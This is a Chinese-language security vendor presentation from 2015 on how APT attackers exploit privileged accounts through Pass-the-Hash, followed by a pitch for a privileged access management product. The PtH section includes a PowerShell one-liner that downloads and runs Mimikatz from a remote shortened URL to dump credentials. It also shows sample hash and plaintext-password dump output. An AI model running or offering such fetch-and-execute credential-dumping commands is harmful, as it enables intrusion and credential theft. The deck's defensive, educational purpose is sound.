



# ANCHOR

## APT攻擊的最後一道防線 ---

### 特權帳號管理

達友科技 / 林皇興(Lambert Lin) / CISSP

2015-08-19

# APT 攻擊如何利用特權帳號

## Attacker Profile


- Wants something
  - Illegally motivated
  - Nation State employed
  - Extensive offensive attack networks and tools
  - STEM educational immersion
  - Deliberate target selection:
    - High Value
    - High Impact
    - Exploit Driven
- GMT +8, +9, +10, +11, +12



“THEY” Attack while “WE” sleep...

## Target Profile

- Has something
  - Responsible citizen
  - Limited to defensive tools
  - Broad / diverse education
  - Valid corporate employee
  - Once a target, always a target:
    - Statistics prove this!
    - Detection, Containment and Eradication are challenging
- GMT -5, -6, -7, -8



Img Ref: [www.industrial-ip.org](http://www.industrial-ip.org)

- SSO 需求所衍生的認證足跡
  - 多種通訊協定
  - 多種認證方法
  - 多種儲存位置
  - 多種登入型態
- 可以遠端取得這些足跡
- 一直不被視為漏洞
  - 沒有修補程式
  - 無法(不易)變更配置

## 作業系統中的 Credential Footprint

### Local Security Authority(LSASS)

#### NTLM

NTOWF: BCA2289370BA70

#### Digest

Password: hdishoj!62

#### Kerberos

TGT

Service  
Ticket



使用者帳號: lambert

登入密碼: hdishoj!62




# Pass-the-Hash (PtH) 手法



利用**社交工程釣魚**手法，引誘使用者執行惡意程式並利用漏洞。

先取得**本機管理者**權限後，利用駭客工具取得在該台電腦曾經執行過的**帳號**以及其**密碼Hash**。

然後拿這個密碼來存取其他主機甚至網域控制站。



```
Admin:WTIPTOY-WIN8-01:DA812DBFCDB70D9E:2D09D7DFC9DF711C
PilarA:CORP:C9DF712D09D7DF1C:EEF71EAEE827D477
KevinK:CORP:27D477EEFAEE871E:FF1CD231144D77A8
```

- 相關工具
  - MetaSploit, Mimikatz ...
- 範例展示
  - powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"

# 執行畫面範例

```
ca. 系統管理員: 命令提示字元
credman :

Authentication Id : 0 ; 189719 (00000000:0002e517)
Session           : Service from 0
User Name         : postgres_eip
Domain            : WEBSSENSE186
SID               : S-1-5-21-3545246933-1965705880-1427945756-1005

msv :
  [00010000] CredentialKeys
  * NTLM      : 07af2c399ec681ebcc6a5ec5dcd1b352
  * SHA1      : 51749b3b2a6cf6f7b4cc59922918965f5557f4bb
  [00000003] Primary
  * Username  : postgres_eip
  * Domain    : WEBSSENSE186
  * NTLM      : 07af2c399ec681ebcc6a5ec5dcd1b352
  * SHA1      : 51749b3b2a6cf6f7b4cc59922918965f5557f4bb

tspkg :
wdigest :
  * Username  : postgres_eip
  * Domain    : WEBSSENSE186
  * Password  : JM09fg~.YJ65yp^!

kerberos :
  * Username  : postgres_eip
  * Domain    : WEBSSENSE186
  * Password  : (null)

ssp :
credman :
```

# APT 入侵生命週期

常見的 APT 入侵生命週期

(參考 Websense)



PtH 的角度看到的 APT 攻擊週期

(參考 CyberEdge)



**Entry**  
進駐、佔據



**Extraction**  
萃取特權帳密



**Extension**  
擴張



**Re-Use**  
潛伏、遙控

# 防止 PtH 攻擊策略

- 降低惡意程式取得:  
local administrator 權限機會
  - 一般使用者 <> 本地管理者
- 減少 **特權帳號** 於端點的足跡
  - 限制特權網域帳號的數量、取用
  - 實施 Tiered Admin Model
  - 透過 hardened/restricted 主機或跳板才能進行重要主機維護
  - 管理者於方便與安全間的平衡
- 減少特權 **共用帳號** 的使用
  - Domain admin/sa/root
  - Help-desk 遠端協助 / 背景服務

## A Tiered Admin Model





# 特權帳號類型

AD 管理者  
Windows  
主機管理權限




Linux/Unix  
/大型主機  
root




資料庫  
sys/sa權限



VM/虛擬平台  
root 權限



網路/資安設備  
管理權限



雲端服務  
管理者權限




ERP\CRM\HRM 等系統的最高管理帳號

應用程式、系統用帳號、原始碼內嵌、排程、服務帳號

網站後台、公司粉絲團、社交媒體管理帳號

# 特權帳號缺乏控管之風險



## PAM (Privileged Access Management)

透過特權使用者帳號的

**集中管理、存取控管、行為監控**


協助單位降低因特殊權限帳號的違規使用

以及駭客入侵而造成的資安風險，

並滿足資訊治理與法規遵循

## PIM (Privileged Identity Management)

# 現有的特權帳號管理方式





## ANCHOR

1

### 特權帳密管理

取代傳統拆信封  
簡易簽核流程  
人員目錄整合  
自動化重設密碼

2

### 授權/存取管理


彈性授權規則  
委外廠商存取控制  
SSO/代登入  
隱藏真實特權密碼

3

### 行為監控記錄

操作行為錄影  
即時監看能力  
倍速撥放  
事中指令管控


-  委外廠商
-  內部IT人員
-  內外稽核  
/特權使用者
-  開發人員  
/DBA




Win/Unix  
/大型主機




資料庫



VM/虛擬平台




網路  
資安設備



雲端服務

## 數位密碼保管箱

取代傳統實體特權帳密密碼函的作法



特性：

- 三層加密
- 同時使用多種加解密演算法
- 金鑰分持
- 支持破窗機制設計


- 定期到各受控管的主機上進行特權帳號盤點
  - 將特權帳號納管
  - 找出違法被使用者偷建的特權帳號
  - 可支援新建帳號自動納管功能
  - 納管後，可「自動」依指定密碼複雜度及週期變更密碼，以符合資安規範




Win/Unix  
/大型主機



資料庫



VM/虛擬平台  
/網路設備



ANCHOR



- 使用時機

- 委外廠商或顧問，維護上需要以特權帳號進入重要系統
- 無法於 AD 上幫外人建立帳號
- 不便將管理者自己帳號輕易給外人


使用者填寫  
特權帳號申請  
含欲連線資源  
與連線方法

簽核流程  
主管同意  
通知當事人  
(OTP 雙因素  
認證碼簡訊)

系統幫其  
代登入(SSO)

連線過程:  
即時監控、  
全程錄影、  
留下稽核紀錄

- 一次性密碼(OTP)
  - 即時以 Email 或 手機簡訊派送 OTP 通行碼
- 依角色啟用帳密或雙因子認證(OTP)
  - 系統管理者 / 單位管理者 / 一般使用者 / 臨時使用者
- 支援 OTP 失敗次數鎖定與有效時間設定



- **即時操作監看**



- 可傳送訊息給操作者
- 必要時可隨時中斷其連線

- **創新動態錄影方法**

